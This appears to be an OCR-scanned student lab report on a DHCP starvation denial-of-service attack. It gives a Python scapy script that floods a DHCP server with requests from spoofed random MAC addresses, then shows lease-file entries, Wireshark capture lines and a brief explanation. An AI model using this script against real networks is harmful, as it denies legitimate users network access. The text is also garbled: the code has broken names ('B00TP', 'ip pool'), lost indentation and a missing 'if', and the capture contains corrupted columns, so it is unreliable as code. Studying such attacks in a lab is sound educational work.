
```
from scapy.all import *
import os
import sys
import time
def attack():
    ip pool = []
    #put pool into a list
    for i in range(100, 201):
    req = "10.10.111." + str(i)
         ip_pool.append(req)
    #requests each ip
    for ip in ip pool:
         currMac = RandMAC()
         dhcp_request = Ether(src = currMac, dst = "ff:ff:ff:ff:ff:ff")
dhcp_request /= IP(src = "0.0.0.0", dst = "255.255.255.255")
         dhcp_request /= UDP(sport = 68, dport = 67)
         dhcp_request /= B00TP(chaddr = currMac)
         dhcp_request /= DHCP(options = [("message-type", "request"), ("requested_addr", ip), "end"])
         #sends packet
         sendp(dhcp_request)
         time.sleep(0.2)
def main():
    attack()
   __name__ == "__main__":
    main()
```

script for starvation attack

dhcpd.leases file before the attack

```
lease 10.10.111.156 {
 starts 3 2021/02/24 07:39:04;
 ends 3 2021/02/24 08:39:04;
 cltt 3 2021/02/24 07:39:04;
 binding state active;
 next binding state free;
 rewind binding state free;
 hardware ethernet 36:39:3a:63:39:3a;
lease 10.10.111.164 {
 starts 3 2021/02/24 07:39:06;
 ends 3 2021/02/24 08:39:06;
 cltt 3 2021/02/24 07:39:06;
 binding state active;
 next binding state free;
 rewind binding state free;
 hardware ethernet 39:39:3a:31:38:3a;
lease 10.10.111.170 {
 starts 3 2021/02/24 07:39:07;
 ends 3 2021/02/24 08:39:07;
 cltt 3 2021/02/24 07:39:07;
 binding state active;
 next binding state free;
 rewind binding state free;
 hardware ethernet 35:62:3a:31:61:3a;
lease 10.10.111.172 {
 starts 3 2021/02/24 07:39:08;
 ends 3 2021/02/24 08:39:08;
 cltt 3 2021/02/24 07:39:08;
 binding state active;
 next binding state free;
rewind binding state free;
 hardware ethernet 38:66:3a:37:37:3a;
```

Snippet of dhcpd.leases after the attack



DHCP server is unable to lease any new IPs to the machine

69 29.797081969	0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID
70 30.037343951	0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID
71 30.269106638	0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID
72 30.282226612	10.10.111.1	10.10.111.143	DHCP	342 DHCP ACK	- Transaction ID
73 30.497457151	0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID
74 30.733120559	0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID
75 30.741376675	10.10.111.1	10.10.111.145	DHCP	342 DHCP ACK	- Transaction ID
76 30.965140783	0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID
268 136.034294	461 10.10.111.1	255.255.255.255	DHCP	342 DHCP NAK	- Transaction ID 0x
269 136.265550	628 0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID 0x
270 136.281241	889 10.10.111.1	10.10.111.170	DHCP	342 DHCP ACK	- Transaction ID 0x
271 136.505277	667 0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID 0x
272 136.737248	174 0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID 0x
273 136.752636	090 10.10.111.1	10.10.111.172	DHCP	342 DHCP ACK	- Transaction ID 0x
274 136.969293	201 0.0.0.0	255.255.255.255	DHCP	[17] 전 18 전 1	- Transaction ID 0x
275 137.204934	457 0.0.0.0	255.255.255.255	DHCP	292 DHCP Request	- Transaction ID 0x

snippets of the wireshark capture

DHCP Starvation is a Denial-of-Service attack which aims to lease all the IPs in the IP pool of a DHCP server. The attack performed in this lab had attackers send request packets of IPs to the server, which would lease the IP to the spoofed MAC addresses in the script written. Looking at the Wireshark network capture, the server would acknowledge the request, and lease an IP. The script had the server do this over and over until there were no more IPs to be leased in the IP pool. When the victim wants to obtain an IP address, they are unable to do so due to the attack.